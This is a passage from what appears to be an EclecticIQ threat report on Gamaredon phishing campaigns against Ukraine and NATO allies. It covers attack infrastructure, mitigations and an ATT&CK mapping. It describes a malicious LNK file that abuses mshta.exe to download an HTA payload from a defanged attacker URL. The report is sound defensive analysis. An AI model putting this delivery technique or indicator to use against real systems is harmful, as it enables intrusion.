

Figure 12 - Malicious LNK file used to download and execute HTA file format by abusing mshta.exe

Infrastructure of the Threat Actor:

When a user clicks on the LNK file mentioned in Figure 13, it will try to download a malicious HTA file from https://admou[.]org/29.11_mou/presented[.]rtf.
URL syntax used in the malware delivery and C2 communications are identical to previous attacks researched by Unit 42 at Palo Alto Networks (4).



Figure 13 – Brief example of command-and-control sequence, same system used in this latest attack

Most of the threat actor´s domains continue to be registered under the Russian Domain Registrar reg[.]ru. To date, no action has been taken to block the malicious infrastructure. It is very likely that the threat actor chooses this infrastructure on Russian soil to avoid being defaced by law enforcement or disruption of their offensive operations by VPS service provider.

The infrastructure outside of Russia is probably used to avoid geo-blocking during cyber-attacks against western countries and it has relied primarily on VPS providers located within one of 3 autonomous systems (AS), AS14061 (DigitalOcean, LLC), AS 207713 (Global Internet Solutions LLC) and AS 39798 (MivoCloud SRL).

Conclusion

Since 2014, Russian government-backed threat actors have been conducting hybrid aggression against Ukraine and NATO allies to perform sabotage or cyber espionage attacks (9). For that purpose, the capabilities of the existing cyber units have been strengthened and threat actors like Gamaredon are actively involved in organizing and conducting cyberattacks.

EclecticIQ researchers identified three different cases, which analysts assess are probably attributed to Gamaredon group. In these cases, social engineering was being used to send phishing emails that contains specially crafted messages with malicious attachments. Even if this remains the main vector of cyberattacks, analysts observed an increase in evasion techniques used in these three new cases, which could indicate that means the threat actor spends more time avoiding detection and staying under the radar.

The latest military supports from western NATO allies to the Ukrainian army, like the confirmation of the sending Patriot missile system and calls from Latvia on Germany to send Leopard tanks to Ukraine (1), highly likely have increased the will to carry out the cyberattacks done by Russian state-sponsored APT group Gamaredon. Although there is no clear proof that western support prompted cyberattacks, a spokesperson for Latvia’s Ministry of Defense confirmed that the latest attack was “most likely” linked to Gamaredon, although the investigation is still ongoing (7).

The majority of Gamaredon’s domains continue to be registered under the DNS of the Russian company called reg[.]ru and to date no action has been taken to block this malicious infrastructure. Chances about even that Gamaredon group choose this infrastructure on Russian soil to avoid being defaced by law enforcement or disruption of their offensive operations by VPS service provider.

Infrastructure outside of Russia is probably used to avoid geo-blocking during cyber-attacks against western countries and it has relied primarily on VPS providers located within one of 3 autonomous systems (AS), AS14061 (DigitalOcean, LLC), AS 207713 (Global Internet

Solutions LLC) and AS 39798 (MivoCloud SRL).

EclecticIQ researchers believe that, probably because of the increasing geo-political tension, these kinds of persistent cyberattacks against Ukraine and its allies will continue by evolving to become much more evasive than previous attacks.

Protections and Mitigations

Phishing emails that contain HTML Smuggling files in the attachment are on the rise. To prevent these emails, organizations need to use email gateway security solutions capable of preventing receiving these kinds of Phishing emails.

- Threat Actors are using Living Off the Land Binaries to camouflage their malicious activity and increase the evasiveness against anti malware. Analysts suggest implementing SIEM (Security information and event management) solutions on the network to detect these kinds of executions and using application whitelisting like Microsoft's AppLocker to avoid the executions of LOLBINs like MSHTA.exe.
- Phishing awareness training must be given to coworkers to improve resilience against social engineering.
- Always deploy the highest level of protection on your firewall and endpoints. In particular:
  - Ensure the firewall has TLS 1.3 inspection, next-gen IPS, and streaming DPI with machine learning and sandboxing for protection from the latest threats.
  - Ensure endpoints have modern next-gen protection capabilities to guard against downloading malicious files from untrusted sources.

MITRE ATT&CK

Tactic: Technique	ATT&CK Code
Execution: User Execution Malicious File	T1204
Execution: Exploitation for Client Execution	T1203
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Masquerading Double File Extension	T1036.007
Defense Evasion: System Binary Proxy Execution Mshta	T1218.005

Defense Evasion: HTML Smuggling	T1027.006
Command and Control: Web Protocols	T1071.001
Initial Access: Spearphishing Attachment	T1566.001
Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Persistence: Scheduled Task	T1053.005

Hunting Resources: Live Queries & Yara Rules

About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com.

You might also be interested in:

QakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature

Security Service of Ukraine and NATO Allies Potentially Targeted by Russian State-Sponsored Threat Actor

Mustang Panda APT Group Uses European Commission-Themed Lure to Deliver PlugX Malware

Appendix

Receive all our latest updates

Subscribe to receive the latest EclecticIQ news, event invites, and Threat Intelligence blog posts.

120) ? false : true">

Intelligence
Hunting
Response